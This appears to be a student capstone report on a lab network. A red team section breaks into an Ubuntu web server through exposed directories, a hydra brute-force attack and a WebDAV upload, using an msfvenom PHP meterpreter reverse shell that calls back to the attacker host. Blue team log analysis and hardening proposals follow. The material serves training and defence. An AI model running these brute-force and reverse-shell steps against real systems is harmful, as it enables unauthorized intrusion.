

Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Donovan Conrad

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Kali linux 2020.1
Hostname: Kali
(attacker)i

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1
Hostname:
Capstone/server1
(victim)

IPv4:192.168.1.1
OS: Windows 10 Pro
Hostname: Mingw64

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali <ul style="list-style-type: none">Kali 2020.1 (Debian)	192.168.1.90	Attacker machine
Capstone (server1) <ul style="list-style-type: none">Ubuntu 18.04.1	192.168.1.105	Victim machine
ELK <ul style="list-style-type: none">Ubuntu 18.04.4	192.168.1.100	Monitoring machine
Mingw64 <ul style="list-style-type: none">Windows 10 Pro	192.168.1.1	Gateway & used to view Kibana on ELK

Vulnerability Assessment (1 of 2)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Sensitive data exposure (#1)</i>	<i>Not having an index.html file in place exposed the underlying directory structure.</i>	<i>This allowed me to drill down through the directory structure to see what was there.</i>
<i>Sensitive data exposure (#2)</i>	<i>Having unprotected files in the web directory structure pointing to a "secret_folder" was like rolling out the red carpet.</i>	<i>Multiple unprotected files referenced a "secret_folder" leading me directly to it.</i>
<i>Sensitive data exposure (#3)</i>	<i>By revealing the user account required for "secret_folder" access I knew which password I needed to brute force attack.</i>	<i>I was able to focus on cracking a single password rather than having to crack every password. This simplified things tremendously.</i>
<i>Sensitive data exposure (#4)</i>	<i>"Connect_to_corp_server" file gave instructions on how to access the server via webDAV with username/hashed password.</i>	<i>Was able to crack the password for access and then drop in a reverse shell payload.</i>
	.	

Vulnerability Assessment (2 of 2)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>No Brute Force Attack Mitigation</i>	<i>Can execute commands remotely to crack passwords for users n the target machine.</i>	<i>I was able to use hydra to crack the passwords of user ashton without detection.</i>
<i>Unauthorized File Upload</i>	<i>The server allowed arbitrary files to be uploaded via webdav (ex. shell.php)</i>	<i>This allowed me to drop in my reverse shell payload.</i>
<i>Remote Code Execution</i>	<i>Uploading a reverse shell payload and then running it which allows remote access and execution.</i>	<i>Gave me control of the target machine.</i>

Exploitation: Sensitive Data Exposure

01

Tools & Processes

Once the target server was identified by using nmap 192.168.1.0/24, I saw that port 80 was open. Using a browser, I went to the target IP 192.168.1.105. This revealed an open directory structure since there was no index.html file in place.

02

Achievements

In drilling down through the directory structure, I discovered several files referencing a password protected directory called "secret_folder."

03

Screenshots on the following slide.

Exploitation #1 Screenshots

nmap scan

```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-14 17:59 PST
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)


Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)





Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.31 seconds
```

No index.html, underlying structure exposed



Index of /

Name	Last modified	Size	Description
 company_blog/	2019-05-07 18:23	-	
 company_folders/	2019-05-07 18:27	-	
 company_share/	2019-05-07 18:22	-	
 meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Sensitive Data Exposure

01

Tools & Processes

Once on the target system via browser, I could navigate through the directory structure and look at the contents of every file there.

02

Achievements

I noticed that several files referenced a "secret_folder" that could contain valuable information

03

Screenshots on following slide

Exploitation #2 Screenshots


Multiple files referencing the secret_folder

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

secret_folder is password protected



Exploitation: Sensitive Data Exposure & Brute Force Attack

01

Tools & Processes

When prompting for a password, secret_folder revealed that the required username was "ashton." This allowed me to use hydra to perform a brute force attack on the username to obtain the password.

02

Achievements


Once I obtained ashton's password, I was able to access secret_folder.

03

Screenshots on the following slide.

Exploitation #3 Screenshots

secret_folder reveals that ashton is the username



Using hydra to brute force ashton's password

```
root@Kali:~# cd /usr/share/wordlists
root@Kali:/usr/share/wordlists# ls
dirb          fasttrack.txt  metasploit     rockyou.txt.gz
dirbuster     fern-wifi      nmap.lst       wfuzz
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt.gz -s 80 -f
-vV 192.168.1.105 http-get /company_folders/secret_folder
```

password is obtained

```
[*] [http-get] target 192.168.1.105 - login: ashton - pass: kantot - 10140 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefferson" - 10142 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-14 18:17:17
root@Kali:/usr/share/wordlists#
```

Exploitation: Sensitive Data Exposure

01

Tools & Processes

Once in secret_folder, there was an unprotected file that gave instructions for accessing the server via webDAV. It also provided a username and hashed password. Just needed to crack the password using <http://crackstation.net>

02

Achievements

Once I obtained the password, I was able to access the server via webdav.

03

Screenshots on the following slide.

Exploitation #4 Screenshots


secret_folder accessed, revealing contents

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
 Parent Directory		-	
 connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Contents of file within secret_folder



Exploitation: Unauthorized File Upload & Remote Code Execution

01

Tools & Processes

Once I had access to the target server via webdav, I could create and deliver a reverse shell payload to obtain full access to the server. Using msfvenom and msfconsole, I completed my exploit.

02

Achievements

I connected to the server via reverse shell and had full access.

03


Screenshots on the following slides.

Exploitation Final Steps Screenshots (1 of 2)

Create reverse shell payload

```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=600 -f raw > shell.php
```

Deliver payload via webdav



Exploitation Final Steps Screenshots (2 of 2)

Started handler on attack machine

Once file executed on target, a connection is established

```
Metasploit

      =[ metasploit v5.0.76-dev                ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post   ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion                               ]

msf5 > use exploitt/multi/handler
[-] No results from search
[-] Failed to load module: exploitt/multi/handler
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 600
lport => 600
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:600
```

```
      =[ metasploit v5.0.76-dev                ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post   ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion                               ]


msf5 > use exploitt/multi/handler
[-] No results from search
[-] Failed to load module: exploitt/multi/handler
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 600
lport => 600
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:600
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:600 -> 192.168.1.105:60436) a
t 2021-01-15 13:56:20 -0800

meterpreter > |
```

Shell running on target

```
meterpreter > shell
Process 1725 created.
Channel 0 created.
pwd
/var/www/webdav
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:40f prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:04:0f txqueuelen 1000 (Ethernet)
    RX packets 10405 bytes 2624574 (2.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14938 bytes 29746537 (29.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- The port scan occurred on Jan 9, 2021 @ 15:38:00.
- 19,373 packets were sent from 192.168.1.90.
- Multiple clues indicated this was a port scan. Details below.

After manual digging through the packetbeat logs, a pattern started to develop. I noticed several things:

- 1) A large number of packets on the same timestamp from the same machine (192.168.1.90)
- 2) All the source traffic was coming from the same port: 40806
- 3) The size of each record was a single packet.
- 4) The destination port was different each time.
- 5) I was able to filter for each host on the network and see the same pattern for each destination IP.
- 6) source.ip : 192.168.1.90 and source.packets: 1 and source.port: 40806 and destination.ip: 192.168.1.105
- 7) All of this added up to suggest a port scan.

network.transport	tcp
network.type	ipv4
source.bytes	608
source.ip	192.168.1.90
source.packets	1
source.port	40806
type	flow

Analysis: Finding the Request for the Hidden Directory



- I found several requests for the hidden directory starting @ 16:09:00 on 01/09/2021
- At first, access is denied, but then it is accepted.
- I then see access to the file connect_to_corp_server granted

```
# http.response.status_code      401
t http.response.status_phrase    unauthorized
t http.version                   1.1
t method                         get
# network.bytes                  1.1KB
t network.community_id           1:cGhANZt2NLa3G3DG2iGam+kJkG0=
t network.direction              outbound
t network.protocol               http
```

```
# http.response.status_code      200
t http.response.status_phrase    ok
t http.version                   1.1
t method                         get
# network.bytes                  1.1KB
```

```
t query                          GET /company_folders/secret_folder/connect_to_corp_server
# server.bytes                   674B
server.ip                        192.168.1.105
# server.port                    80
# source.bytes                   470B
source.ip                        192.168.1.90
# source.port                    54642
t status                         OK
t type                           http
t url.domain                     192.168.1.105
```

Analysis: Uncovering the Brute Force Attack



- I found a unique “user_agent.original” field to identify the brute force attack - “Mozilla/4.0 (Hydra)”
- There were over 13,000 requests made before the password was obtained

```
f url.full          http://company_folders/secret_folder
f url.path          /secret_folder
f url.scheme        http
f user_agent.original Mozilla/4.0 (Hydra)
```

Analysis: Finding the WebDAV Connection



- There are a total of 177 hits to this directory during the specified time window.
- I first see where access is denied because of password protection. But that was overcome.
- Then I can see the PUT records where the shell.php file is being put in place after access was established.

source.ip	192.168.1.90
# source.port	58634
t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/webdav
t url.path	/webdav
t url.scheme	http

t query	PUT /webdav/shell.php
# server.bytes	5338
server.ip	192.168.1.105
# server.port	80
# source.bytes	1.3KB
source.ip	192.168.1.90
# source.port	38068
t status	OK


Analysis: Additional Visuals

- I created a dashboard with multiple graphs to get some visualizations of the traffic.
- It is apparent there is a high volume of traffic between the attacker host and the victim.
- Much of this traffic generated errors until passwords were obtained

Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.105	192.168.1.100	1TB	22GB
192.168.1.105	192.168.1.90	476.3KB	3.4MB
192.168.1.105	91.189.88.142	339.6KB	247.8MB
192.168.1.105	91.189.88.179	248.5KB	197.2MB
192.168.1.105	91.189.88.152	162.4KB	43.6MB
192.168.1.90	192.168.1.100	997.5GB	17.8GB
192.168.1.90	192.168.1.105	1.5GB	2.6GB
192.168.1.90	192.168.1.1	987.1KB	3.8KB
192.168.1.90	192.168.1.90	469.2KB	437.5KB
192.168.1.90	51.79.57.26	187.6KB	927.1KB

Errors vs successful transactions [Packetbeat] ECS





Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

One thing I noticed regarding the port scan was the high volume of traffic coming from our attacker host to the victim (over 10K hits). We should set an alarm that alerts us to high volumes of traffic coming from a single source. The high volume may not be a problem, but it is worth investigating.

I would suggest setting this alarm at 5,000 to start and adjust from there. We'd need further analysis to get a better handle on the typical amount of legitimate traffic from a single source.

System Hardening

The best defense against port scans is a well-configured firewall. I would not only have a dedicated firewall for the network but I would have software firewalls running on every machine that has access to the outside world.

We want to make sure the firewall is configured to drop scan packets rather than reject them, so that no response is returned. By dropping the packets, this will slow down the scan as it waits for a response before moving on.

Mitigation: Finding the Request for the Hidden Directory

Alarm

There were over 16K hits to `/company_folders/secret_folder`. The bulk of these were failed GET requests (401). We need to set an alarm to alert us to attempts to get to this hidden directory. We could set it to 100 and adjust from there.

The other thing I discovered is that Hydra was used to brute-force the password. We could set an alarm to look for Hydra in the `"user_agent.original"` field and block the offending IP once detected.

System Hardening

First, we need stronger authentication on the sensitive directory. It could also be moved to another server without outside access.

We should encrypt the sensitive data contained in this directory.

We should configure filebeat to monitor this directory and its contents for any access.

Mitigation: Preventing Brute Force Attacks

Alarm

We should monitor for failed login attempts within a short period of time. We can also set related alerts such as multiple failed attempts from the same IP. Failed attempts across multiple accounts from the same IP. There are a number of combinations we can set.

I would start with five failed login attempts within 30 seconds from the same IP address. We can adjust from there based on real-world experience.

System Hardening

Some things we can do to prevent brute force attacks:

- 1) Strong password policy (length, complexity)
- 2) Use CAPTCHA
- 3) Two-factor authentication
- 4) Limit failed attempts (temporarily block offending IP)
- 5) Utility such as fail2ban

Mitigation: Detecting the WebDAV Connection

Alarm

I would set up a whitelist of authorized IPs to access the server via webDAV and block all others. I would set an alert for any attempted connections by IPs not on the whitelist for investigation.

System Hardening

First, I would determine if webDAV access was really necessary. I would prefer to disable webDAV altogether and look at alternatives such as SSH and other tools that use SSH (SCP & SFTP) for added security.

If webDAV must be used, I would have stronger password policies in place and enforce a whitelist of authorized IPs from which access is allowed.

Mitigation: Identifying Reverse Shell Uploads

Alarm

I would set an alarm to alert for any file transfers that may contain executable code.

System Hardening

Any file uploads should require its own authentication.

A filter should be put in place to block any file uploads that may contain executable code. Not only checking file extensions, but we can check file contents. We can even add a header to the file to ensure it cannot be executed.

*The
End*